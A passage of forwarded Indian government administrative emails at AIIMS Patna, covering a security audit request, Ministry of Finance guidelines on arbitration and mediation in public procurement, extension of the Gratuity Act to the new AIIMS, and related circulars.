Option 2: If Security Audit is Completed
Ensure the security audit includes the following:
a. Vulnerability Assessment: Identification and mitigation of common security vulnerabilities.
b. Configuration and Infrastructure Review: Ensuring optimal server configurations and security settings.
c. Penetration Testing: Simulated cyber-attacks to evaluate and enhance our security measures.
d. Compliance Check: Verification of adherence to relevant industry standards and regulatory requirements.
e. Security Best Practices: Implementation of recommended security practices to strengthen our defenses.

We remain committed to maintaining the highest security standards to protect our data and ensure the reliability of our services.

If a security audit has been done then provide a Certificate/Compliance Report to the Ministry of Health and Family Welfare.

Thank you for your attention to this matter.

--
regards,
Er.M.N.Mishra,
IT Consultant,
PMSSY.MOHFW,
Mob: 7982125857

Fwd: Guidelines for Arbitration and Mediation in Contracts of Domestic Public Procurement - reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:42 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **RaviKumar RaviKumar** <ravi.kumar89@gov.in>
Date: Fri, Jun 28, 2024 at 12:45 PM
Subject: Guidelines for Arbitration and Mediation in Contracts of Domestic Public Procurement - reg.
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <sramji57@gmail.com>, <executivedirector@aiimsgorakhpur.edu.in>, <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, Director AIIMS Bibinagar <director@aiimsbibinagar.edu.in>, <vsnegi22@yahoo.co.in>, <shakti810505@gmail.com>, <drmhraosvims1957@gmai.com>, <cdskatoch@gmail.com>, <puranik_6@hotmail.com>, <madhabananda@gmail.com>, <director@aiimsguwahati.ac.in>, <director@aiimsbilaspur.edu.in>, <ed@aiimskalyani.edu.in>, Director JIPMER <director@jipmer.edu.in>, <ed.aiimsrajkot@gmail.com>, dps <dps@hllhites.com>, **shaileshbindal** <shaileshbindal@hllhites.com>, **abhijeetk** <abhijeetk@hllhites.com>, premprakash <premprakash@hllhites.com>, <sachimohanty@rediffmail.in>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, Manumanish Gupta <guptairss@gmail.com>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <kochas27@gmail.com>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, <dda@aiimsdeoghar.edu.in>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, <ddamadurai1189@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, T Mag <thaiu.mag@gov.in>, <dda@aiimskalyani.edu.in>, <dda@aiimsgorakhpur.edu.in>, ANKITA MISHRA BUNDELA <js-pmssy-mohfw@gov.in>, Shri Raj Kumar Deputy Secretary <raj.kumar28@nic.in>, ajay Kumar <ajay.kumar33@gov.in>, T Chinsum Naulak <chinsum.n@nic.in>, Mayukh Ranjan Paul SO <mayukh.paul88@gov.in>, Anshuli Tandon <anshuli.tandon@gov.in>, bme pmssy <bme.pmssy@yahoo.com>

Respected Madam/Sir,

Please find attachments on the above mentioned subject for your necessary action.

With Regards.

Ravi Kumar
SO (PMSSY-I)
Nirman Bhawan

2 attachments

Depart of Expenditure dt 03.06.2024.pdf
5327K

MOHFW LETTER DT 28.06.2024.pdf
94K

No.F.1/2/2024-PPD
Government of India
Ministry of Finance
Department of Expenditure
Procurement Policy Division
******

502, Lok Nayak Bhawan,
Khan Market, New Delhi
03.06.2024

OFFICE MEMORANDUM

Subject:- Guidelines for Arbitration and Mediation in Contracts of Domestic PublicProcurement – reg.

In recent decades, there has been an increasing resort to arbitration as a mean of alternative dispute resolution with a view to reducing litigation and achieving quick and efficient settlement of contractual disputes. Arbitration as a remedy is based on explicit provision in a contract and is not a judicial process. Arbitration can cover a whole range of contractual matters, including disputes between private sector parties where the Government or a public sector undertaking is not involved.

2. Arbitration is expected to provide several advantages compared to the process of litigation in the Courts:

(i) **Speed:** It is expected to result in quicker resolution of disputes.

(ii) **Convenience and Technical Expertise:** As it is not a judicial process, it provides greater convenience and less formality, enabling persons other than serving Judges (including technical experts) to act as Arbitrators. This may improve the quality of factual decision making, especially on technical issues.

(iii) **Finality:** Under the Arbitration and Conciliation Act, 1996, the decisions of the Arbitrators are final, and grounds for challenge in Courts are very limited. Hence, finality is an expected benefit of arbitration.

3. Recent developments, namely the enactment of the Mediation Act, 2023 and Court decisions, combined with the experience gained over many years have necessitated a re-examination of the Government's approach towards arbitration vis-à-vis other methods of dispute resolution, such as mediation and litigation.

4. The Government (or a Government entity or agency) as a disputant has certain peculiarities:

(i) The system of decision-making in Government involves accountability to Parliament. The law requires the Government to act fairly without

arbitrariness. There are multiple levels of scrutiny before and after decisions are taken. Acceptance of an adverse award when judicial avenues are not exhausted is often perceived to be improper by various authorities, despite the 'finality' envisaged in theory.

(ii) The necessity for fairness and non-arbitrariness makes it difficult to accept arbitration awards if they vary from the practice followed for other similarly-placed contractors who are not involved in the arbitration.

(iii) Officers in Government and its undertakings are transferrable and hence the personal knowledge of an officer involved in an arbitration matter may not be as deep as of the opposing private party. This handicaps the Government when presenting its case before arbitrators.

5. Notwithstanding the expected benefits of arbitration, the actual experience of arbitration in respect of contracts where the Government (or a Government entity or agency, such as a public sector enterprise) is a party have been, in many cases, unsatisfactory in meeting the expectations:

(i) The process of arbitration itself takes a long time and is not as quick as envisaged, besides being very expensive too.

(ii) The reduced formality, combined with the binding nature of decisions, has often led to wrong decisions on facts and improper application of the law. The arbitral process being contractual and intended to be final with very limited further recourse, is also exposed, particularly in matters of high financial value, to perceptions of wrong-doing including collusion. It is noteworthy that arbitrators are not necessarily subject to the high standards of selection which are applied to the judiciary and to judicial conduct. Further, proceedings are conducted behind closed doors and not in open court. There have been judicial decisions regarding impropriety on the part of arbitrators and there is little accountability for such wrong decisions, if taken by arbitrators.

(iii) The benefit of finality has also not been achieved. A large majority of arbitration decisions are being challenged in the Courts both by the Government (or its entity or agency) and by the opposite party, when the decision of the arbitrators is not to the satisfaction of either party. The expectation that challenge to arbitration award would be rare, has not been realised in practice. Therefore, instead of reducing litigation, it has become virtually an additional layer and source of more litigation, delaying final resolution. The objective of relieving the burden on Courts has generally not been achieved.

(iv) The intended finality, though often not realised in practice, also has a bearing on possible civil and criminal actions, attendant to the subject matter of the disputes.

(v) In many cases, a commercial and sensible practical approach if resorted to, may indeed amicably resolve the issues at the threshold, but the existence of an arbitration clause makes it easy for officers to avoid taking a decision by letting the dispute go to arbitration. Thereafter, in the adversarial process, realistic claims and counter-claims are often replaced by inflated claims, counter-claims or cross-claims and arbitral process many a time ends in concluding resolutions which are in-between or extreme in nature, when in reality, the intrinsic actual claims are far smaller.

6. Adjudication by the courts is a remedy which always exists wherever there is no arbitration clause. However, another alternative to arbitration is mediation, which is a process whereby parties attempt to reach an amicable settlement of their dispute with the assistance of a third person (mediator) who does not have the authority to impose a settlement upon the parties to a dispute. There are successful models of mediation/ conciliation being practiced in certain Government entities, for example in the oil and gas sector. Section 48 of the Mediation Act, 2023 allows the Government or any Government entity or agency to frame schemes or guidelines for resolution of disputes through mediation or conciliation, and in such cases, a mediation or conciliation may be conducted in accordance with such schemes or guidelines.

7. Keeping all these factors in view, the following guidelines are issued for contracts of domestic procurement by the Government and by its entities and agencies (including Central Public Sector Enterprises [CPSEs], Public Sector Banks [PSBs] etc. and Government companies):

(i) Arbitration as a method of dispute resolution should not be routinely or automatically included in procurement contracts/ tenders, especially in large contracts.

(ii) As a norm, arbitration (if included in contracts) may be restricted to disputes with a value less than Rs. 10 crore. This figure is with reference to the value of the dispute (not the value of the contract, which may be much higher). It may be specifically mentioned in the bid conditions/ conditions of contract that in all other cases, arbitration will not be a method of dispute resolution in the contract.

(iii) Inclusion of arbitration clauses covering disputes with a value exceeding the norm specified in sub-para (ii) above, should be based on careful application of mind and recording of reasons and with the approval of:

a. In respect of Government Ministries/ Departments, attached/ subordinate offices and autonomous bodies, the Secretary concerned or an officer (not below the level of Joint Secretary), to whom authority is delegated by the Secretary.

b. In respect of CPSEs/ PSBs/ Financial Institutions etc., the Managing Director.

(iv) In matters where arbitration is to be resorted to, institutional arbitration may be given preference (where appropriate, after considering reasonableness of the cost of arbitration relative to the value involved).

(v) In matters covered by arbitration/ court decisions, the guidance contained in General Instructions on Procurement and Project Management dated 29.10.2021 should be kept in mind. In cases where there is a decision against the government/ public sector enterprise, *the decision to challenge/ appeal should not be taken in a routine manner, but only when the case genuinely merits going for challenge/ appeal and there are high chances of winning in the court/ higher court.*

(vi) Government departments/ entities/ agencies should avoid and/ or amicably settle as many disputes as possible using mechanisms available in the contract. Decisions should be taken in a pragmatic manner in overall long-term public interest, keeping legal and practical realities in view, without shirking or avoiding responsibility or denying genuine claims of the other party.

(vii) Government departments/ entities/ agencies are encouraged to adopt mediation under the Mediation Act, 2023 and/ or negotiated amicable settlements for resolution of disputes. Where necessary, e.g. matters of high value, they may proceed in the manner discussed below:

a. Government departments/ undertakings may, where they consider appropriate e.g. in high value matters, constitute a High-Level Committee (HLC) for dispute resolution which may include:

i. A retired judge.
ii. A retired high-ranking officer and/ or technical expert.

This composition is purely indicative and not prescriptive.

b. In cases where a HLC is constituted, the Government department/ entity/ agency may either

i. negotiate directly with the other party and place a tentative proposed solution before the HLC; or

ii. conduct mediation through a mediator and then place the tentative mediated agreement before the HLC; or
iii. use the HLC itself as the mediator.

c. This will enable decisions taken for resolving disputes in appropriate matters to be scrutinized by a high-ranking body at arms-length from the regular decision-making structure, thereby promoting fair and sound decisions in public interest, with probity.

(viii) There may be rare situations in long duration works contracts where, due to unforeseen major events, public interest may be best served by a re-negotiation of the terms. In such circumstances, the terms of the tentative re-negotiated contract may be placed before a suitably constituted High Level Committee before approval.

(ix) Approval of the appropriate authority will need to be obtained for the final accepted solution. Section 49 of the Mediation Act, 2023 is also relevant in this regard.

(x) Mediation agreements need not be routinely or automatically included in procurement contracts/ tenders. The absence of a mediation agreement in the contract does not preclude pre-litigation mediation. Such a clause may be incorporated where it is consciously decided to do so.

(xi) Disputes not covered in an arbitration clause and where the methods outlined above are not successful, should be adjudicated by the courts.

8. General or case-specific modification in the application of the above guidelines may be authorised by the Secretary concerned (or an officer not below the level of Joint Secretary to whom the authority is delegated by him) in respect of Government Ministries/ Departments, attached/ subordinate offices and autonomous bodies, or the Managing Director in respect of Central Public Sector Enterprises including Banks and Financial Institutions etc.

03.06.24

(Anil Kumar)
Deputy Secretary (Procurement Policy)
Tel.24627920
email: anil.kumar14@nic.in

To

1. Secretaries of all Ministries/ Departments of Government of India for information and necessary action. They are also requested to inform these provisions to all procuring entities under their administrative control.

2. Secretary, Department of Public Enterprises with a request to reiterate these instructions in respect of all Central Public Sector Enterprises.

3. Secretary, Department of Financial Services with a request to reiterate these instructions in respect of all Public Sector Financial Institutions.

4. Financial Advisers of All Ministries /Departments of Government of India for information and necessary action.

5. Chief Secretaries of State Governments for information.

File No.: Z-28016/32/2024-PMSSY-I (EO 8284174)
Government of India
Ministry of Health & Family Welfare
(PMSSY-I Section)

Nirman Bhawan, New Delhi-110001
Dated 28-06-2024

To

1. The Directors/ Executive Directors:
All India Institutes of Medical Sciences [Bhopal, Bhubneshwar, Jodhpur, Patna, Raipur, Raebareli, Rishikesh, Guwahati, Kalyani, Deogarh, Gorakhpur, Bhatinda, Bilaspur, Rajkot, Nagpur, Mangalagiri, Bibinagar, Vijaypur (Jammu), Madurai, Awantipora (Kashmir), Majra, Rewari (Haryana), Darbhanga (Bihar)].

2. The CEO of HITES.

Subject:- Guidelines for Arbitration and Mediation in Contracts of Domestic Public Procurement - reg.

Sir/ Madam,

I am directed to forward herewith a copy of Dept. of Expenditure's O.M. No. No.F. 1/2/2024-PPD dated 03.06.2024 on the subject mentioned above with the direction to comply the guidelines of Dept. of Expenditure issued vide O.M. dated 03.06.2024 in letter and spirit.

2. This issues with the approval of the Competent Authority.

Encl:- As above.

Yours faithfully,

Signed by
Thawngzachin Chinsum Naulak
Date: 28-06-2024 12:10:45

(T. Chinsum Naulak)
Under Secretary to the Government of India
Telephone:- 011-23063848

Copy to:- US (PMSSY-II) US (PMSSY-III) for issuing similar instruction to the GMCs/Institutes w.r.t. their Civil Works /Project Management.

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Extension of Statutory of provisions of Payment of Gratuity Act, 1972 for implementation in all new AIIMS - reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:42 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Thu, Jun 27, 2024 at 3:28 PM
Subject: Extension of Statutory of provisions of Payment of Gratuity Act, 1972 for implementation in all new AIIMS - reg.
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, <ed@aiimskalyani.edu.in>, <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <cdskatoch@gmail.com>, Executive Director AIIMS Rajkot <ed.aiimsrajkot@gmail.com>, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>, <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>, <sachimohanty@rediffmail.in>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Saroj Singh <sarojkr.singh@gov.in>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <dda@aiimskalyani.edu.in>, <kochas27@gmail.com>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, DDA Administration <dda@aiimsdeoghar.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, <dda@aiimsbibinagar.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, Administrative Officer <ao.aiimsmadurai@gmail.com>, <secyhfw@nic.in>, <Praveen.batra@gov.in>, <Sinha.vijay@nic.in>, Cc: <Dinesh.kumar14@nic.in>, <jalan.raj@gov.in>, <sankar.garg@gov.in>, Amit Batra <amit.batra@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - dinesh.kumar14@nic.in; jalan.raj@gov.in; sankar.garg@gov.in; amit.batra@gov.in;
Regards

PMSSY-IV Section
Ministry of Health and Family Welfare

3 attachments

Letter.pdf
283K

Encl -I.pdf
107K

Encl -II.pdf
276K

Z-28015/65/2023-PMSSY-IV (8246812)
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Section)

Room No. 745-A, Nirman Bhawan, New Delhi
Dated: 26th June 2024

To,

EDs of all new AIIMS

Subject: Extension of Statutory provisions of Payment of Gratuity Act, 1972 for implementation in all new AIIMS - reg.

Sir/ Madam,

In partial modification to letter of even no dated 18.6.2024 on the subject cited above, I am directed to convey the approval of competent authority to extend the Statutory provisions as per Payment of Gratuity Act, 1972, to all New AIIMS set up under PMSSY for payment of gratuity to their eligible employees, in accordance with the clarifications provided by Ministry of Labour and Employment vide their OM No. Z-13025/1/2023-SS.II-Part(1) dated 1.11.2023.

Encl(2):

i. Ministry of Labour and Employment vide their OM No. Z-13025/1/2023-SS.II-Part(1) dated 1.11.2023
ii. letter of even no dated 18.6.2024

Yours faithfully

26/06/2024

(Raj Kumar Jalan)
Under Secretary to the Government of India
Tel:011-23061343
jalan.raj@gov.in

Copy to :

i. DDA's of all new AIIMS

Copy for information to :

ii. PSO to Secretary(HFW)
iii. PPS to JS(PMSSY)
iv. JS(IFD)

No. Z-13025/1/2023-SS.II-Part(1)
Government of India (भारत सरकार)
Ministry of Labour and Employment (श्रम एवं रोजगार मंत्रालय)

Shram Shakti Bhawan, Rafi Marg,
New Delhi, dated: 1st November, 2023

OFFICE MEMORANDUM

Subject: Applicability of the provisions of the Payment of Gratuity Act, 1972 to JIPMER, an Autonomous Body under the Ministry of Health and Family Welfare for the employees covered under NPS – regarding.

The undersigned is directed to refer to the Ministry of Health and Family Welfare's e-file No.15-2/2022-TC dated 15.09.2022 on the subject mentioned above and to say that the matter has been examined in the Ministry of Labour and Employment in consultation with the Office of Chief Labour Commissioner (Central). As may be observed from the provisions under Section 2 of the Payment of Gratuity Act, 1072 that it applies to;

a. every factory, mine, oilfield, plantation, port and railway company;
b. every shop or establishment within the meaning of any law for the time being in force in relation to shops and establishments in a State, in which ten or more persons are employed, or were employed, on any day of the preceding twelve months; and
c. such other establishments or class of establishments, in which ten or more employees are employed, or were employed, or, any day of the preceding twelve months, as the Central Government may, by notification, specify in this behalf.

2. Further, as per Section 2(e) of the Payment of Gratuity Act "employee" means any person other than an apprentice employed on wages, in any establishment, factory, mine, oilfield, plantation, port, railway company or shop, to do any skilled, semi-skilled, or unskilled, manual, supervisory, technical or clerical work, whether the terms of such employment are express or implied, and whether or not such person is employed in a managerial or administrative capacity, but does not include any such person who holds a post under the Central Government or a State Government and is governed by any other Act or by any rules providing for payment of gratuity.

3. The attention may also be invited to the Notification No. S.O. 1080 dated 03.04.1997, vide which the applicability of the Act was also extended to the educational institutions in which ten or more persons are employed (**Copy enclosed**).

4. It may also be added that the section 4(5) of the PG Act provides that " Nothing in this section shall affect the right of an employee to receive better terms of gratuity under any award or agreement or contract with the employer."

5. The Ministry of Health and Family Welfare may accordingly take appropriate decision in the matter regarding applicability of the Act to its organisation under reference.

Encl: As above.

(D. M. Khare)
Under Secretary to the Govt. of India
Tel.:- 23769603

To,

Ministry of Health and Family Welfare,
[Kind Attn.: Ms. Priyadarshika Srivastava, Director]
Nirman Bhavan,
New Delhii-110011.

Z-28015/65/2023-PMSSY-IV (8246812)
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Section)

Room No. 745-A, Nirman Bhawan, New Delhi
Dated: 18 June 2024

To,

EDs of all new AIIMSs.

Subject: Extension of Statutory provisions of Payment of Gratuity Act, 1972 for implementation in all new AIIMSs - reg.

Sir/Madam,

I am directed to convey the approval of Competent Authority to extend the Statutory provisions as per Payment of Gratuity Act, 1972, to all New AIIMSs set up under PMSSY for payment of gratuity to pro-rata pensioners and new entrants who joined new AIIMS on or after 01.01.2004 (under NPS).

Yours faithfully

18/06/2024

(Raj Kumar Jalan)
Under Secretary to the Government of India
Tel:011-23061343
jalan.raj@gov.in

Copy to :

1. DDA's of all new AIIMS

Copy for information to :

2. PSO to Secretary(HFW)
3. PPS to JS(PMSSY)

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Revised procedure for flow of funds under Central Sector Schemes (CS) release of funds to CPWD under CAN functionality-Reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:40 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **Director .** <director@aiimspatna.org>
Date: Sun, Jul 7, 2024 at 2:33 PM
Subject: Fwd: Revised procedure for flow of funds under Central Sector Schemes (CS) release of funds to CPWD under CAN functionality-Reg.
To: Finance & Chief Accounts Officer <fcao@aiimspatna.org>, DDA AIIMS PATNA <dda@aiimspatna.org>

Sd/-
Prof. (Dr.) Gopal Krushna Pal
Executive Director & CEO,
All India Institute of Medical Sciences Patna
Bihar - 801 507
Email: director@aiimspatna.org
Tel: 06122451109

---------- Forwarded message ---------
From: **PMSSY V** <pmssysection5@gmail.com>
Date: Fri, Jul 5, 2024 at 2:54 PM
Subject: Revised procedure for flow of funds under Central Sector Schemes (CS) release of funds to CPWD under CAN functionality-Reg.
To: Director AIIMS Bhopal <director@aiimsbhopal.edu.in>, director bhubaneswar <director@aiimsbhubaneswar.edu.in>, Director AIIMS Jodhpur <director@aiimsjodhpur.edu.in>, Director Patna <director@aiimspatna.org>, Director AIIMS Raipur <director@aiimsraipur.edu.in>, Director AIIMS Rishikesh <director@aiimsrishikesh.edu.in>, <imsdirector@bhu.ac.in>
Cc: Director PMSSY-V <prasad-upsc@gov.in>, US <manav.pratap@nic.in>, <cl.mawi85@nic.in>

Respected Sir/Madam,

With reference to the subject cited above, Please find the attachment herewith.

Note: In case this email requires you to reply, you are requested to CC your reply to all the officers in CC to this email.

Yours faithfully,
PMSSY-V
Nirman Bhawan,
746-A, A Wing,
New Delhi-110001

2 attachments

Letter---05-07-2024.pdf
428K

Encl---.pdf
66K

File No.: Z.28016/26/2022-PMSSY-V (8160215)
Government of India
Ministry of Health & Family Welfare
PMSSY-V Section

Nirman Bhawan, New Delhi
Dated: 05.07.2024

To,
As per attached list.

Subject: revised procedure for flow of funds under Central Sector Schemes(CS) release of funds to CPWD under CAN functionality -reg.

Sir/Madam,

I am directed to enclose a copy of Department of Expenditure's O.M No. 3/(20)/PFMS/2022 dated 15.05.2024 on the subject mentioned above for information and compliance.

Encl.: as above

Yours faithfully,

(Manavendra Pratap)
Under Secretary to Govt. of India
Tele: 011-23060006

1. Executive Director, AIIMS Bhopal
   [Email: director@aiimsbhopal.edu.in]

2. Executive Director, AIIMS Bhubaneswar
   [Email: director@aiimsbhubaneswar.edu.in]

3. Executive Director, AIIMS Jodhpur
   [Email: director@aiimsjodhpur.edu.in]

4. Executive Director, AIIMS Patna
   [Email: director@aiimpatna.org]

5. Director, AIIMS Raipur
   [Email: director@aiimsraipur.edu.in]

6. Executive Director, AIIMS Rishikesh
   [Email: director@aiimsrishikesh.edu.in]

7. Director, IMS, BHU (PM-ABHIM)
   [Email: imsdirector@bhu.ac.in]

154/C

F. No. 3/(20)/PFMS/2022
Government of India
Ministry of Finance
Department of Expenditure

North Block,
New Delhi, 15th May, 2023

OFFICE MEMORANDUM

Subject: Revised procedure for flow of funds under Central Sector Schemes (CS) – release of funds to CPWD under CNA functionality.

The undersigned is directed to refer to PFMS division, O/o CGA OM No. AD-17007/4/2023-PFMS-MIZORAM dated 13th April, 2023 on the above mentioned subject. It has been brought to the notice of this Department that CNAs/SAs are unable to release funds to the 'public account' of CPWD through CNA platform of PFMS.

2. The matter has been examined in this Department. It is clarified that in case the work is being executed by the Ministry/Department through CPWD, the Ministry/Department should give 'Letter of Authorization' to CPWD for just in time release of funds. However, if the work is being executed by the CNA/SA through CPWD, the concerned CNA/SA can utilize the services of their account in commercial bank ('holding account') to release funds only to the 'public account' of CPWD. CNA/SA may transfer funds to the holding account 'just in time' and only to the extent required for further transfer to the 'public account' of CPWD. In no case the money transferred under this provision will be parked in the holding account for more than two weeks.

3. This issues with the approval of competent authority.

Prateek K Singh
15/5/23
(Prateek Kumar Singh)
Director
Tel. No. 23094961

To

1. Secretaries of all Departments/Ministries, Government of India
2. Financial Advisers of all Departments/Ministries of Government of India
3. Pr CCAs/CCAs of all Ministries/Departments

Copy:

1. Addl. CGA (PFMS), O/o CGA, INA, New Delhi

File No. Z.28016/26/2022-PMSSY-V (Computer No. 8160215)
Generated from eOffice by CHAWNGLIENMAWI, SO PMSSY(C)-MOHFW, SECTION OFFICER, DOHFW DEPARTMENT on 05/07/2024 02:47 PM

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Request for clarification regarding implementation of Technical Resignation at AIIMS Patna - reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:40 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Mon, Jul 8, 2024 at 11:50 AM
Subject: Request for clarification regarding implementation of Technical Resignation at AIIMS Patna - reg.
To: <director@aiimspatna.org>
Cc: DDA AIIMS PATNA <dda@aiimspatna.org>, <jalan.raj@gov.in>, <dev.gothal@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - dinesh.kumar14@nic.in; ak.biswas57@nic.in; vaishali.vinayak@gov.in; sup15.81997@gov.in; dev.gothal@gov.in; jalan.raj@gov.in; sankar.garg@gov.in; amit.batra@gov.in;
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

Image_154.pdf
267K

No. Z-28015/25/2024-PMSSY-IV
Government of India
Ministry of Health and Family Welfare
(PMSSY-IV Section)
*****

746 A, 7th Floor, Nirman Bhawan, New Delhi
Dated 08th July, 2024

To,

The Executive Director,
AIIMS Patna

Subject: Request for clarification regarding implementation of Technical Resignation at AIIMS Patna - reg.

Sir,

I am directed to refer to AIIMS Patna's letter No. 149271/AIIMS/PAT/Admin/2024 dated 28.06.2024 on the above mentioned subject and to say that the matter regarding implementation of technical resignation at all new AIIMS under PMSSY Division, is under consideration in consultation with Department of Expenditure, Ministry of Finance. Once the proposal is decided by the Competent Authority, the same will be communicated.

Yours faithfully,

08/07/2024

(Raj Kumar Jalan)
Under Secretary to the Govt. of India
Tele: 011-23060010

Copy to:

DD (A), AIIMS, Patna

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Revision of monetary ceiling for reimbursement of Briefcase/Office Bag/Ladies Purse – reg

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:39 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Thu, Jul 18, 2024 at 11:10 AM
Subject: Revision of monetary ceiling for reimbursement of Briefcase/Office Bag/Ladies Purse – reg
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, <ed@aiimskalyani.edu.in>, <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <cdskatoch@gmail.com>, Executive Director AIIMS Rajkot <ed.aiimsrajkot@gmail.com>, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>, <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>, <sachimohanty@rediffmail.in>, Dr Vivek Lal <dpgi@pgimer.edu.in>, <director@jipmer.ac.in>, <director@aiims.gov.in>
